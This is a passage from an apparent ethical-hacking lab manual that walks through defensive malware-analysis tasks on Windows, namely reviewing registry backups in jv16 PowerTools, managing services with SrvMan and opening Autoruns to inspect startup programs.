


Figure 4.3.31: jv16 PowerTools Select Backups

You can also use other registry monitoring tools such as **Reg Organizer** (https://www.chemtable.com), **Registry Viewer** (https://accessdata.com), **RegScanner** (https://www.nirsoft.net), or **Registrar Registry Manager** (https://www.resplendence.com) to perform registry monitoring.

60. The **Jv16 PowerTools - Backup Tool** window appears, displaying the **registry, file,** and **other backups.**




Figure 4.3.32: jv16 PowerTools - Backup Tool

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

61. You can choose whether to delete or restore backups in this window.
62. Click **Close** on the **Jv16 PowerTools - Backup Tool** window; this will redirect you to the **Main Tools** section of jv16 PowerTools.

Note: If a restart prompt appears, then restart the machine.

63. Examining the result of the jv16 PowerTools scan reveals unwanted registry entries and other suspicious activities on the machine and allows the user to stop or delete them.
64. Close the **jv16 PowerTools** main window.

TASK 4 Perform Windows Services Monitoring using Windows Service Manager (SrvMan)

Here, we will use the SrvMan tool to check for suspicious windows services.

TASK 4.1

Launch Service Manager and View the Result

Attackers design malware and other malicious code in such a way that they install and run on a computer device in the form of a service. As most services run in the background to support processes and applications, malicious services are invisible, even when they are performing harmful activities on the system, and can even function without intervention or input. Malware spawns Windows services that allow attackers to control the victim machine and pass malicious instructions remotely. Malware may also employ rootkit techniques to manipulate the following registry keys to hide their processes and services.

HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services

1. On the **Windows 10** machine, navigate to **E:\CEH-Tools\CEHv11 Module 07 Malware Threats\Malware Analysis Tools\Dynamic Malware Analysis Tools\Windows Services Monitoring Tools\Windows Service Manager (SrvMan)\srvman-1.0\x64** and double-click **srvman.exe**.

   Note: You can choose any of the executable files for the Windows Service Manager according to your computer and OS design.

2. If a **User Account Control** window appears, click **Yes**.
3. The **Service Manager** main window appears, listing all services available or running on the machine, as shown in the screenshot.




Figure 4.4.1: Windows Service Manager Main Window

4. The Service Manager shows the **Internal name**, **State**, **Type**, **Display name**, **Start type**, and **Executable** data of the services.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

You can trace malicious services initiated by the suspect file during dynamic analysis by using Windows service monitoring tools such as Windows Service Manager (SrvMan), which can detect changes in services and scan for suspicious Windows services.

SrvMan has both GUI and Command-line modes. It can also be used to run arbitrary Win32 applications as services (when such a service is stopped, the main application window automatically closes).

You can also use other Windows service monitoring tools such as **Advanced Windows Service Manager** (https://securityxploded.com), **Process Hacker** (https://processhacker.sourceforge.io), **Netwrix Service Monitor** (https://www.netwrix.com), or **AnVir Task Manager** (https://www.anvir.com) to perform Windows services monitoring.

5. Here, you can choose any unwanted service that is running on your computer, and **Stop** or **Delete** that service by choosing the appropriate action.
6. You can view the properties of the selected service by clicking on **Properties**.
7. To Start a stopped service, click the **Start service** button. To stop a running service, click **Stop service**.
8. To restart any running service, click the **Restart service** button.
9. To add a new service to your machine, click the **Add service** button.
10. To delete any running or stopped service, click the **Delete service** button.




Figure 4.4.2: Windows Service Manager Features

11. Thus, you can monitor the unwanted services running on the machine using the Windows Service Manager.
12. Close the **Service Manager** window.

TASK 5 Perform Startup Program Monitoring using Autoruns for Windows and WinPatrol

TASK 5.1 Launch AutoRuns

1. On the **Windows 10** virtual machine, navigate to **E:\CEH-Tools\CEHv11 Module 07 Malware Threats\Malware Analysis Tools\Dynamic Malware Analysis Tools\Windows Startup Programs Monitoring Tools\Autoruns for Windows** and double-click **Autoruns.exe**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Startup programs are applications or processes that start when your system boots up. Attackers make many malicious programs such as Trojans and worms in such a way that they are executed during startup, and the user is unaware of the malicious program running in the background.

An ethical hacker or penetration tester must identify the applications or processes that start when a system boots up and remove any unwanted or malicious programs that can breach privacy or affect a system's health. Therefore, scanning for suspicious startup programs manually or using startup program monitoring tools like Autoruns for Windows and WinPatrol is essential for detecting malware.

2. The **AutoRuns License Agreement** window appears; click **Agree**.




Figure 4.5.1: Autoruns License Agreement

3. The **Autoruns** main window appears. It displays all **processes, dll's,** and **services,** as shown in the screenshot.

